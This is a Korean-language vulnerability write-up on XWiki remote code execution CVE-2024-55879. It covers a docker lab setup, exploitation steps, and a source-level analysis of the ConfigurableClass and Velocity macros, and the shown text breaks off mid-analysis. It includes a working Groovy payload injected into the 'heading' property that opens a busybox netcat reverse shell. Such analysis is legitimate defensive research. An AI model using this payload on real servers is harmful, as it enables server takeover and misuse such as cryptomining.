
Research & Technique

XWiki RCE 취약점(CVE-2024-55879)

■ 서론

XWiki 는 Java 로 개발된 무료 오픈소스다. 많은 사용자들이 웹 페이지를 만드는 것은 물론 편집할 수 있게 하고 기능을 확장한 것에 초점을 둔 위키 소프트웨어다. OSINT 검색 엔진을 통해 인터넷 상에 공개된 XWiki 을 조회해 본 결과, 2025 년 02 월 06 일 기준으로 미국·독일·영국을 비롯해 많은 국가의 약 4 만 개 사이트에서 XWiki 를 사용 중인 것을 확인할 수 있다.



출처: fofa.info

그림 1. XWiki 사용 통계

2024 년 12 월 12 일에는 XWiki 의 원격 임의 코드 실행 취약점(CVE-2024-55879)이 공개됐다. 해당 취약점은 XWiki 의 자체 기능으로 특정 객체를 추가하고, 취약한 속성에 페이로드를 주입하고 실행함으로써 XWiki 서버에서 악의적인 코드를 실행할 수 있기 때문에 발생한다. 공격자는 스크립트 작성 권한이 있는 계정을 통해 사용자 정보를 수정하는 도중에 특정 객체에 악성 코드를 주입, 실행한다. 이를 통해 운영 서버 측의 임의 명령 실행을 통해 서버 탈취가 가능하다.

■ 공격 시나리오




그림 2. CVE-2024-55879 공격 시나리오

① 공격자는 XWiki 사용자 계정을 탈취
② 공격자는 위키 플랫폼으로 취약한 XWiki를 사용 중인 서버 탐색
③ 공격자는 CVE-2024-55879 취약점을 이용해 악의적인 스크립트 삽입
④ 공격자는 악의적인 스크립트 실행을 통해 서버 내 암호화폐 채굴기 설치
⑤ 공격자는 서버에 설치된 암호화폐 채굴기로 서버 자원을 이용해 암호화폐 채굴

■ 영향받는 소프트웨어 버전

CVE-2024-55879 에 취약한 소프트웨어 버전은 다음과 같다.

S/W 구분	취약 버전
XWiki-platform	>= 2.3, < 15.10.9 >= 16.0.0-rc-1, < 16.3.0

■ 테스트 환경 구성 정보

테스트 환경을 구축해 CVE-2024-55879 의 동작 과정을 살펴본다.

이름	정보
피해자	XWiki-platform v15.10.5 (172.19.0.4)
공격자	Kali Linux (172.19.0.3)

■ 취약점 테스트

Step 1. 환경 구성

피해자 PC 에 취약한 버전의 XWiki 이미지를 설치한다. CVE-2024-55879 취약점 테스트 구성을 위한 docker-compose.yml 예시는 다음과 같다.

```
services:
  xwiki:
    image: XWiki:15.10.5
    container_name: xwiki
    ports:
      - "8080:8080"
    environment:
      - DB_USER=xwiki
      - DB_PASSWORD=xwiki
      - DB_DATABASE=xwiki
      - DB_HOST=db
    depends_on:
      - db
    networks:
      - cve-2024-55879

  db:
    image: mariadb:10.6
    container_name: xwiki-db
    environment:
      - MYSQL_ROOT_PASSWORD=root
      - MYSQL_DATABASE=xwiki
      - MYSQL_USER=xwiki
      - MYSQL_PASSWORD=xwiki
    networks:
      - cve-2024-55879
    ports:
      - "3306:3306"
volumes:
  xwiki-data:
  db-data:

networks:
  cve-2024-55879:
    driver: bridge
```

작성된 docker-compose.yml 파일을 실행한다.

```
> docker-compose up -d
```

이후 취약한 패키지인 org.xwiki.platform_xwiki-platform-administration-ui_15.10.5.xar 를 설치한다.

•URL: https://extensions.xwiki.org/xwiki/rest/repository/extensions/org.xwiki.platform%3Axwiki-platform-administration-ui/versions/15.10.5/file?rid=maven-xwiki

다운받은 위 패키지를 메뉴 > Administartion 접근할 때 Upload a new package 를 통해 업로드한다.




그림 3. 취약한 패키지 설치

마지막으로 리버스쉘을 위한 busybox 를 XWiki 서버 내부에 설치한다.

```
> docker exec -it xwiki sh -c "apt update && apt install -y busybox"
```

Step 2. 취약점 테스트

일반 사용자의 정보를 수정하기 위해 관리자가 아닌 일반 사용자 계정을 생성한다.




그림 4. 사용자 생성

Script 권한이 있는 사용자만 임의 명령 실행을 수행할 수 있으므로, 관리자 계정에 Script 를 포함한 권한을 추가한다.

그림 5. 사용자 권한 추가

이후 http://localhost:8080/bin/edit/xwiki/<생성한_사용자명>?editor=object 으로 접속할 때 해당 사용자에게 객체를 추가할 수 있다.




그림 6. ConfigurableClass 객체 추가

추가된 객체의 속성에 아래의 값을 저장한다.

속성 명	값
display in seciton	other
display in category	other
heading	#set($codeToExecute = 'Test') #set($codeToExecuteResult = '{{async}}{{groovy}} def command = "busybox nc 172.19.0.4 8888 -e /bin/bash"; def proc = command.execute(); proc.waitFor() {{/groovy}}{{/async}}')

위 속성 값 중 heading 값이 악성 페이로드로 동작한다.

이후 http://localhost:8080/bin/view/xwiki/<생성한_사용자명>?sheet=XWiki.AdminSheet&viewer=content&section=other 로 접속 시 작성된 페이로드가 실행된다.




그림 7. 악성 페이로드 실행

공격자 서버의 8888 포트를 통해 XWiki 서버의 쉘을 획득한다.




그림 8. 공격자 쉘 획득

■ 취약점 상세 분석

취약점 상세 분석에서는 CVE-2024-55879 취약점이 발생하는 원리와 임의 명령 실행 취약점을 순차적으로 설명한다. **Step 1** 에서는 XWiki 의 Administrator Application 기능과 데이터 저장 과정을 추적하며 **Step 2** 에서는 호출된 데이터를 이용해 임의 명령 실행 취약점이 발생하는 과정을 살펴본다.

Step 1. Administrator Application

1) XWiki ConfigurableClass

XWiki Enterprise 1.5 부터 XWiki 인스턴스를 관리하는 Adminstration Application 은 별도로 설치해야 한다. 해당 기능의 설치를 위해서 아래 링크의 xar 파일을 다운로드 받은 뒤, XWiki 페이지 내에서 Import 한다.

•URL: https://extensions.xwiki.org/XWiki/rest/repository/extensions/org.xwiki.platform%3Axwiki-platform-administration-ui/versions/<XWiki_version>/file?rid=maven-xwiki




그림 9. Administration Application 파일 Import

XWiki 의 Administration Application Extension 의 기능에는 ConfigurableClass 기능이 있다. 해당 기능은 파일을 직접 수정하는 대신에 설정을 가진 클래스를 만들어 각 설정에 대한 속성값을 정의할 수 있다. 위 과정은 /bin/edit/XWiki/EQSTTester?editor=object 경로에 접근한 뒤, 설정에서 Custom Configurable sections 를 추가해서 실행할 수 있다.





그림 10. ConfigurableClass 설정

해당 설정 값을 추가하면서 정의할 수 있는 주요 속성 값은 아래와 같다.

이름	설명
displayInSection	애플리케이션을 설정하는데 사용할 관리 섹션을 지정
heading	configurableClass 객체의 제목으로 설정할 값
codeToExecute	양식 이외에 표시하고 싶은 Velocity 스크립트
displayinCategory	애플리케이션을 설정하는데 사용할 관리 카테고리를 지정

위 설정 값은 db 에 저장되며, 이는 XWikiobjects 테이블에 저장된 ConfigurableClass 를 조회해서 확인 가능하다.



```
MariaDB [xwiki]> SELECT * FROM xwikiobjects WHERE XWO_CLASSNAME = 'XWiki.ConfigurableClass';
+---------------------+------------+-------------------------------+----------------------+--------------------------------------+
| XWO_ID              | XWO_NUMBER | XWO_NAME                      | XWO_CLASSNAME        | XWO_GUID                             |
+---------------------+------------+-------------------------------+----------------------+--------------------------------------+
| -6115730204412556138 |          0 | XWiki.AdminImportSheet        | XWiki.ConfigurableClass | c5cba27a-c9bd-410d-ac8d-7307b8a12879 |
| -4366992258454243115 |          0 | XWiki.AdminLocalizationSheet  | XWiki.ConfigurableClass | 801366f3-f445-450f-99b1-5e99219cc3ed |
| -3757042457310503563 |          0 | XWiki.AdminExportSheet        | XWiki.ConfigurableClass | 1ebbbfae-bf3d-4675-8aa0-8c83305692ae |
|  -857457455774161214 |          0 | XWiki.AdminExtensionRightsSheet | XWiki.ConfigurableClass | bad3af00-4a01-48b8-94ca-2111b758d219 |
|   722116165808455315 |          0 | XWiki.RegistrationConfig      | XWiki.ConfigurableClass | d045822c-8279-4176-a382-1f153512898d |
|  2851495082505687224 |          0 | XWiki.AdminEditingSheet       | XWiki.ConfigurableClass | fd5581e8-9db0-4da8-b499-52b61843d476 |
|  4529741930079051002 |          0 | XWiki.EQSTTester              | XWiki.ConfigurableClass | 18607807-f9e4-4f2e-818f-31c4de8c5a2f |
|  5439153117275208932 |          0 | XWiki.AdminTemplatesSheet     | XWiki.ConfigurableClass | b03bf517-5cff-4873-a899-7f87e8829aaa |
+---------------------+------------+-------------------------------+----------------------+--------------------------------------+
```

그림 11. XWikiobjects 내 저장된 ConfigurableClass 정보

위에서 조회한 ConfigurableClass 의 XWO_ID 값을 활용해 XWikistrings 테이블을 조회하면 ConfigurableClass 의 String 으로 저장된 상세 정보 확인이 가능하다.

```
MariaDB [xwiki]> SELECT * FROM xwikistrings WHERE XWS_ID=4529741930079051002;
+---------------------+-----------------------+-------------------------------------------------------------------------+
| XWS_ID              | XWS_NAME              | XWS_VALUE                                                               |
+---------------------+-----------------------+-------------------------------------------------------------------------+
| 4529741930079051002 | categoryIcon          |                                                                         |
| 4529741930079051002 | configurationClass    |                                                                         |
| 4529741930079051002 | displayBeforeCategory |                                                                         |
| 4529741930079051002 | displayInCategory     | other                                                                   |
| 4529741930079051002 | displayInSection      | other                                                                   |
| 4529741930079051002 | heading               | EQST Tester EQST Tester EQST Tester EQST Tester EQST Tester EQST Tester EQST Tester |
| 4529741930079051002 | iconAttachment        |                                                                         |
| 4529741930079051002 | linkPrefix            |                                                                         |
| 4529741930079051002 | scope                 | WIKI+ALL_SPACES                                                         |
+---------------------+-----------------------+-------------------------------------------------------------------------+
```

그림 12. XWikiobjects 내 저장된 ConfigurableClass 상세 정보

2) Administrator Application 상세 분석

위에서 불러온 Administrator Application extension 의 상세 구조와 extension 내 파일 분석을 통해 Administrator Application 의 기능을 확인할 수 있다.

(1) XAR 파일

XWiki 에서는 xar 확장자를 가진 압축 파일을 통해 각 문서를 Import 하거나 Export 한다. 해당 파일의 구조는 아래와 같다.




그림 13. xar 파일 구조

package.xml 에는 xar 파일에 대한 설명이 포함되어 있으며 문서 이름, 문서에 대한 설명, 작성자 등의 정보도 포함되어 있다. 각 문서(Document1.xml, Document2.xml)는 계층 구조를 가지며 일반적으로 계층 구조에 맞춰 폴더 생성 후 이를 저장한다. 해당 문서에는 버전 정보, 이름, 작성자, 참조할 때 활용할 네임스페이스, 본문 내용 등이 포함된다.

(2) ConfigurableClass.xml

Administrator Application Extension 에서 ConfigurableClass 의 동작은 ConfigurableClass.xml 에서 다룬다. 해당 문서의 본문은 주로 Velocity 템플릿으로 구성되어 있다. Velocity 는 간단한 템플릿 언어를 사용해 코드에 정의된 객체를 참조할 수 있는 기능을 가진 Java 기반 Template 엔진이다. 기본적으로 Velocity 템플릿에서 사용하는 문법은 아래와 같다.

구분자	설명	예시
#set(...)	참조할 값을 설정	#set($primate = “monkey”)
#if(...) **...** **#else** **...** **#end**	조건문을 나타내는 구분자	#if ($foo == $bar) Equal #else Not equal #end
#foreach(...) **...** **#end**	반복문을 나타내는 구분자	#foreach(#product in $allProducts) $product #end
#macro($arg1, $arg2) **...** **#end**	매크로, 반복되는 문장을 정의하는 구분자	#macro(tablerows $color $somelist) #foreach($something in $somelist) <tr><td bgcolor=$color>$something</td></tr> #end #end

ConfigurableClass.xml 의 내부는 ConfigurableClass 설정을 데이터베이스로부터 조회하고 저장하는 매크로인 findNamesOfAppsToConfigure 을 실행하는 것으로 시작한다.

```
## Searches the database for names of apps to be configured
#set($outputList = [])
#findNamesOfAppsToConfigure($section, $globaladmin, $xwiki.getDocument($currentDoc).getSpace(), $outputList)
##
```

그림 14. findNamesOfAppsToConfigure 매크로

해당 매크로에 대한 정의는 ConfigurableClassMacros.xml 에 있는 본문의 Velocity 템플릿으로 명시한다. 여기에는 HQL(Hibernate Query Language)[1] 쿼리문을 정의하고 실행하는 과정이 정의되어 있으며, 반환 결과를 $outputList 에 저장하는 역할을 한다. 또한 변수로 받는 $section 은 사용자가 입력할 section 파라미터 값에 해당하고, $XWiki.getDocument($currentDoc).getSpace()는 현재 문서 이름을 제외한 계층 구조를 반환한다.

[1] HQL(Hibernate Query Language): SQL 과 외관은 비슷하나 객체 지향적이며 상속, 다형성, 클래스 간의 관계를 정의할 수 있는 Hibernate 에서 사용하는 쿼리 언어

쿼리문을 실행하는 코드는 아래와 같으며, 현재 문서에서 사용자가 입력한 section 파라미터가 **1) XWiki ConfigurationClass** 에서 입력한 displayInSection 필드와 일치하는 ConfigurableClass 클래스를 조회한다.

```
## We can't remove duplicates using the unique filter because the select clause will
be extended with the information
## needed by the order by clause. Thus we remove the duplicates after we get the
results.
#set ($orderedSetOfAppNames = $collectiontool.orderedSet)
#set ($discard = $orderedSetOfAppNames.addAll($services.query.hql($statement).
bindValues($params).execute()))
